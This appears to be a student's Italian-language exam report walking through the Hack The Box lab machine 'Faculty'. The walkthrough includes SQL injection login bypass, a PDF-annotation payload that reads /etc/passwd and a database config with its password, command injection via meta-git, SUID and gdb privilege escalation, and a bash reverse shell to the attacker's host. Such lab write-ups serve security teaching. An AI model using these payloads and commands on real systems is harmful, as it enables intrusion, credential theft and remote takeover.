

VDSI Report Esame

Valerio Crecco 0320452

Ingegneria Informatica Magistrale

Faculty

```

root@valertus@kali: [/usr/src/bin/VDSI/Scripts]
# sudo nmap -sS -sV -sC -vvv faculty
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-13 22:20:02 CEST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
Initiating Ping Scan at 22:21
Scanning faculty (10.10.11.169) [4 ports]
Completed Ping Scan at 22:21, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:21
Scanning faculty (10.10.11.169) [1000 ports]
Discovered open port 22/tcp on 10.10.11.169
Discovered open port 80/tcp on 10.10.11.169
Completed SYN Stealth Scan at 22:21, 1.93s elapsed (1000 total ports)
Initiating Service scan at 22:21
Scanning 2 services on faculty (10.10.11.169)
Completed Service scan at 22:21, 6.25s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.169.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 3.51s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.47s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
Nmap scan report for faculty (10.10.11.169)
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2022-07-13 22:21:00 CEST for 12s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCpkob8f6UUKXT+Gw4wE1jz82gRpuANedRt+D6gpphDmrcUu/LU/N+X048jCFBK183cLwU8VLSxyRu3b#HTHxayZwXZpt8cIv3Hrt+q2m4e+DBJMKH018qC1IwYfYcJy3ACNCj88XBgpWREAlWYwHeQf
z4yzDPAAf/acR+e8t8r29dyP/mh1l8ay+LUH72HJ3adB5vQlp5Y+9yREBmxcLGFOTd3m/n7nTQqj+LkfgsERA09p1WGCQwXltGfdUuG4p1hL2Xek+exgsTm7JApdFJrJCtYpK78xC3pvxd=
|   256 43:75:10:3a:cb:78:e9:52:8e:eb:c7f:fd:f6:6d:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzL2hAYnYAAAIAbmLzHAYNTYAAABBDH9NAd+Ylbeo4Fp23+uaoYyCJGFA/E29J0RgM1DOXVJGUpvMgq4gaDMXbtG/603rGEI9H8dpFamsW1LJ8u4=
|   256 c1:c1:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD1lNTESAAAAINSckubLVscg9d/3tC/Nan9n9XHS1E9SfL2dl+vv6f+
80/tcp    open  http     syn-ack ttl 63      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://faculty.htb
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
Read data files from: /usr/bin/, /share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
Raw packets sent: 1061 (46.660KB) | Rcvd: 1058 (42.316KB)

```

- Porta 22: ssh
- Porta 80: http

Dopo aver aggiunto nel file /etc/hosts l'host faculty.htb, ho provato a fare un'enumerazione dei file e cartelle tramite gobuster, ottenendo le seguenti informazioni:

```
(valerius@kali)-[~/Scrivania/VDSI/Scripts]
$ gobuster dir -u http://faculty.htb -w /usr/share/wordlists/dirb/common.txt -x txt,php,html

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://faculty.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php,html
[+] Timeout: 10s

2022/07/13 22:36:49 Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 178] [--> http://faculty.htb/admin/]
/header.php (Status: 200) [Size: 2871]
/index.php (Status: 302) [Size: 12193] [--> login.php]
/login.php (Status: 200) [Size: 4860]
/test.php (Status: 500) [Size: 0]

2022/07/13 22:40:48 Finished
```

Andando sulla pagina che si trova ad <http://faculty.htb/login.php>, si è trovato un form che richiede l'inserimento di un ID utente. Sono riuscito ad aggirarlo e a passare alla pagina successiva con la seguente injection: 1' or 1=1;#



Nella pagina successiva però non sono riuscito ad ottenere informazioni rilevanti da sfruttare.

Lanciando gobuster su <http://faculty.htb/admin> ho ottenuto le seguenti informazioni su possibili file presenti da esplorare

```
(valerius@kali)-[~]
$ gobuster dir -u http://faculty.htb/admin -w /usr/share/wordlists/dirb/common.txt -x txt,php,html


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://faculty.htb/admin
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php,html
[+] Timeout: 10s


2022/07/15 10:45:26 Starting gobuster in directory enumeration mode


/ajax.php (Status: 200) [Size: 0]
/article.txt (Status: 200) [Size: 0]
/assets (Status: 301) [Size: 178] [--> http://faculty.htb/admin/assets/]
/courses.php (Status: 200) [Size: 9214]
/database (Status: 301) [Size: 178] [--> http://faculty.htb/admin/database/]
/db_connect.php (Status: 200) [Size: 0]
/download.php (Status: 200) [Size: 17]
/events.php (Status: 500) [Size: 1193]
/faculty.php (Status: 200) [Size: 8532]
/header.php (Status: 200) [Size: 2691]
/home.php (Status: 200) [Size: 2995]
/index.php (Status: 302) [Size: 13897] [--> login.php]
/index.php (Status: 302) [Size: 13897] [--> login.php]
/login.php (Status: 200) [Size: 5618]
/readme.txt (Status: 200) [Size: 0]
/schedule.php (Status: 200) [Size: 5553]
/users.php (Status: 200) [Size: 1593]

2022/07/15 10:49:01 Finished
```



Accedendo alla pagina che si trova ad <http://faculty.htb/admin/login.php>, si è trovato il seguente form di login che ho aggirato con la seguente injection: 1' or 1=1;#.





Navigando nella home, ho trovato che è possibile fare il download di file pdf. Usando burpsuite, ed intercettando una richiesta di download si può notare che il contenuto è in base64. Cercando su internet dei modi per sfruttare server che permettono il download di file PDF, ho trovato, su <https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf>, dei possibili payload da usare per ottenere il file /etc/passwd della macchina target. In particolare, ho usato il seguente payload: `<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195"/>`. Dopo averlo trasformato in base64 l'ho messo nella richiesta di Burp, e dopo averla inviata ho ottenuto il nome di un nuovo pdf che ho inserito nell'URL. In questo modo mi ha scaricato il file passwd.

Encode to Base64 format

Simply enter your data then push the encode button.

<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" />

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Destination character set.

LF (Unix)

Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

Live mode OFF

Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE <

Encodes your data into the area below.

PGFubm90YXRpb24gZmlsZT0iL2V0Yy9wYXNzd2QilGNvb3RlbnQ9Ii9ldGMvcGFzc3dkIiBpY29uPSJHcmFwaCIqdG9kbGU9IkF0dGFjaGVklEZpbGU6C9ldGMvcGFzc3dkIiBwb3MteD0iMTk1IiAvPg==

1 x2 x

SendCancel

< >

Target: http://faculty.htb

HTTP/1.1


Request

1 POST /admin/download.php HTTP/1.1
2 Host: faculty.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 <Requested with: XMLHttpRequest
9 Content-Length: 160
10 Origin: http://faculty.htb
11 Connection: close
12 Referer: http://faculty.htb/admin/index.php?page=subjects
13 Cookie: PHPSESSID=62661a93d31d5412hu3456x
14
15 pdf-PGFubm90YXRpb24gZmlsZT0iL2V0Yy9wYXNzd2QilGNvb3RlbnQ9Ii9ldGMvcGFzc3dkIiBpY29uPSJHcmFwaCIqdG9kbGU9IkF0dGFjaGVklEZpbGU6C9ldGMvcGFzc3dkIiBwb3MteD0iMTk1IiAvPg==

Response

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 15 Jul 2022 10:39:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 47
7
8 OKS4209wJKIppzhZ6BwfrRbux.pdf
9

INSPECTOR



Leggendo il file ottenuto ho trovato il seguente contenuto:

```
(valertus@kali) - [~/Scaricati]
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:./run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
sshd:x:111:65534:./run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119:./var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:./home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Ho provato, in modo analogo ad accedere alle cartelle .ssh degli utenti trovati (gbyolo e developer), facendo il Base64 di: `<annotation file="/home/USER/.ssh/id_rsa" content="/home/USER/.ssh/id_rsa" icon="Graph" title="Attached File:="/home/USER/.ssh/id_rsa " pos-x="195" />` , ma da Burp mi viene restituito permesso negato dopo aver fatto il send. Ho provato a fare la stessa cosa ma con il payload: `<annotation file="="/var/www/scheduling/admin/db_connect.php" content="/var/www/scheduling/admin/db_connect.php" icon="Graph" title="Attached File: =" /var/www/scheduling/admin/db_connect.php " pos-x="195" />`. Quindi, dopo aver trasformato in base64 il payload, inviato la richiesta con burp ed ottenuto il file pdf, l'ho messo nello URL e ha scaricato il file db_connect.php, che ha il seguente contenuto:

Encode to Base64 format

Simply enter your data then push the encode button.

```
<annotation file="/var/www/scheduling/admin/db_connect.php" content="/var/www/scheduling/admin/db_connect.php" icon="Graph" title="Attached File: /var/www/scheduling/admin/db_connect.php" pos-x="195" />
```

i To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
PGFubm90YXRpb24gZmlsZT0iL3Zhci93d3cvc2NoZWRR1bGluZy9hZG1pbj9kYi9jb25uZWNOlnBocClgY29udGVudD0iL3Zhci93d3cvc2NoZWRR1bGluZy9hZG1pbj9kYi9jb25uZWNOlnBocClgaWNvbj0iR3JhcGgilHRpdGxIPSJBJEdHRhY2hiZCBGaWxlOiAvdmFyL3d3dy9zY2hiZHVsaW5nL2FkbWluL2RiX2NvbW5lY3QucGhwliBwb3MteD0iMTk1liAvPg==
```

```
db_connect.php
1 <?php
2
3 $conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql" .mysqli_error($conn));
```


Usando tali credenziali sono riuscito a collegarmi tramite ssh alla macchina target come utente gbyolo, usando come password *Co.met06aci.dly53ro.per*.

```
-bash-5.0$ id
uid=1000(gbyolo) gid=1000(gbyolo) groups=1000(gbyolo)
```

Usando il comando `wget http://10.10.14.90/linpeas.sh -O /tmp/linpeas.sh` ho trasferito linpeas.sh sulla macchina target e lanciandolo come utente gbyolo ho visto che vi era il SUID impostato per /usr/bin/bash; dunque, come riportato nello screen successivo, sono riuscito a leggere il flag dell'utente root che ho inserito su HTB.

```
-bash-5.0$ find /usr/bin/ -name find -exec /bin/bash -ip \;
bash-5.0# id
uid=1000(gbyolo) gid=1000(gbyolo) euid=0(root) groups=1000(gbyolo)
bash-5.0# cat /root/flag
cat: /root/flag: No such file or directory
bash-5.0# cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
bash-5.0# cat /root/user.txt
cat: /root/user.txt: No such file or directory
bash-5.0# ls /root
check_cron.sh  root.txt  service_check.sh
bash-5.0# cat /root/root.txt
6049db23f498ff4c4cb6fdd613cc4115
```

Successivamente ho provato ad eseguire `sudo -l` dalla cartella dell'utente gbyolo e ho trovato che l'utente può eseguire: `sudo -u developer /usr/local/bin/meta-git`.

Ho sfruttato ciò per diventare utente developer eseguendo:

`sudo -u developer /usr/local/bin/meta-git clone 'test||bash'`

```
-bash-5.0$ sudo -u developer /usr/local/bin/meta-git clone 'test||bash'
meta git cloning into 'test||bash' at test||bash
test||bash: fatal: repository 'test' does not exist
/usr/bin/test: /usr/bin/test: cannot execute binary file
bash-5.0$ id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
bash-5.0$
```

Navigando in /home/developer è stata possibile leggere anche il flag di questo utente, che ho poi usato per il submit su HTB.

```
bash-5.0$ cat user.txt
ef0d25fa4beca43bd542d7b1dc5c453d
```

Lanciando linpeas anche come utente developer ho potuto osservare la presenza di un file sh presente nella cartella di tale utente (sendmail.sh), tuttavia non sono riuscito a sfruttare tale file per diventare root.

Analizzando le Linux capabilities, ho cercato un modo per sfruttare i processi eseguiti dall'utente root. Eseguendo *ps aux | grep root*, ho trovato diversi processi eseguiti dall'utente root come ad esempio il seguente:

```
root      730  0.0  0.9 26896 18140 ?        Ss   06:56   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

Successivamente con il comando *gdb -p 730* ho messo tale processo in debug mode

```
bash-5.0$ gdb -p 730
```

Ed infine, eseguendo il comando specificato nel successivo screenshot (in cui ho fatto eseguire una reverse shell in bash che si collega al mio indirizzo ip e alla porta da me specificata) e aprendo una shell in ascolto con il comando *nc -lvp 4442*, sono riuscito a diventare utente root.

```
(gdb) call system("bash -c 'bash -i >& /dev/tcp/10.10.14.90/4442 0>&1'")
[Detaching after vfork from child process 204991]
```

```
nc -lvp 4442
listening on [any] 4442 ...
connect to [10.10.14.90] from (UNKNOWN) [10.10.11.169] 47928
bash: cannot set terminal process group (730): Inappropriate ioctl for device
bash: no job control in this shell
root@faculty:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@faculty:/#
```